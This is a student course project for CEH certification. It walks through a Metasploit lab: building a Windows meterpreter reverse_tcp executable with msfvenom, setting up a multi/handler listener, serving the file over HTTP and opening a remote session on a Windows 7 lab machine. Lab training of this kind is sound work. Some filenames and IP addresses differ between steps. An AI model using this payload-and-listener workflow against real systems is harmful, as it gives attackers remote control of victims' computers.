METASPLOIT FRAMEWORK

"Project work for CEH"

SEPTEMBER 17, 2022

BY HARIOM TIWARI
Faculty name: Sid sir

Project work for CEH

Indian Cyber Security Solutions

“Metasploit Framework”

- **Done By Hariom Tiwari**
- **Faculty for CEH (Sid sir)**

What Is Metasploitable?

Metasploitable refers to a vulnerable machine that enables the learning and practice of Metasploit. It is illegal to hack or attack any system without the owner’s consent. So, the metasploitable machine enables users to set up a penetration testing environment to learn and practice hacking.

Metasploit Framework

Following is the filesystem of Metasploit Framework (MSF):

- Data – contains editable files for storing binaries, wordlist, images, templates, logos, etc

- Tools – contains command utilities including plugins, hardware, memdump
- Scripts – contains Meterepreter scripts, resources to run functionalities
- Modules – contains actual MSF modules
- Plugins – additional extensions for automating manual tasks
- Documentation – documents and pdfs concerning Metasploit framework
- Lib – contains libraries required to run Metasploit from start to end


Metasploit Shell Types

There are two types of shells in Metasploit — for attacking or interacting with the target system.

- Bind Shell – here, the target machine opens up a listener on the victim machine, and then the attacker connects to the listener to get a remote shell. This type of shell is risky because anyone can connect to the shell and run the command.
- Reverse Shell – here, the headset runs on the attacker, and the target system is connected to the attacker using a shell. Reverse shells can solve problems that are caused by bind shells.


Making payload for windows using Metasploit framework

Step 1: creating a payload using msfvenom




```
┌──(root💀kali)-[/home/kali]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.217 LPORT=11255 -f exe>nilhack.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

Step 2: Now we have to use these payload for accessing target device for that we use msfconsole




```
Final size of exe file: 73802 bytes

┌──(root💀kali)-[/home/kali]
└─# msfconsole

+-------------------------------------------------------+
|  METASPLOIT by Rapid7                                 |
+---------------------------+---------------------------+
```

Step 3: For same setting as the executable we use multi handler.




```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an inter
   LPORT  4444             yes       The listen port


Exploit target:
```

Step 4: Now as you can see above LHOST is not set so for that we need to set payload and then set LHOST and LPORT




```
Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.56.217
lhost ⇒ 192.168.56.217
msf6 exploit(multi/handler) > set lport 11255
lport ⇒ 11255
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------
```

Step no 5: Now we have to simply run the console so we can simply get access but for that we simply created one server for running some services using python command




```
┌──(kali㉿kali)-[~]
└─$ python2 -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

We have started our service so when our target will start these we get some results like



```
┌──(kali㉿kali)-[~]
└─$ python2 -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.142.63 - - [11/Sep/2022 16:58:02] "GET / HTTP/1.1" 200 -
192.168.142.63 - - [11/Sep/2022 16:58:02] code 404, message File not found
192.168.142.63 - - [11/Sep/2022 16:58:02] "GET /favicon.ico HTTP/1.1" 404 -
192.168.142.63 - - [11/Sep/2022 16:58:59] "GET /.ICEauthority HTTP/1.1" 200 -
192.168.142.63 - - [11/Sep/2022 16:59:33] "GET /cehproject.exe HTTP/1.1" 200 -
```


As the same time in console we get results like



```
lport ⇒ 11255
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ────  ───────────────  ────────  ───────────


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ────      ───────────────  ────────  ───────────
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.56.217   yes       The listen address (an interface may be specified)
   LPORT     11255            yes       The listen port


Exploit target:

   Id  Name
   --  ────
   0   Wildcard Target


msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.56.217:11255
```


Now Meterpreter interface will open and simply we can see the target details and can access target pc ……

1) Using sysinfo we can see the os and pc details
2) Using screenshare we can see live target pc screen
3) And many more thing using help




```
   ----      ---------------    -------    -----------
   EXITFUNC  process            yes        Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.56.217     yes        The listen address (an interface may be specified)
   LPORT     11255              yes        The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.56.217:11255
[*] Sending stage (175174 bytes) to 192.168.56.63
[*] Meterpreter session 1 opened (192.168.56.217:11255 → 192.168.56.63:49200 ) at 2022-09-15 11:50:57 -0400

meterpreter > sysinfo
Computer        : WIN-UFJUFMIOS80
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Using Help command you can see lost of things about meterpretrer

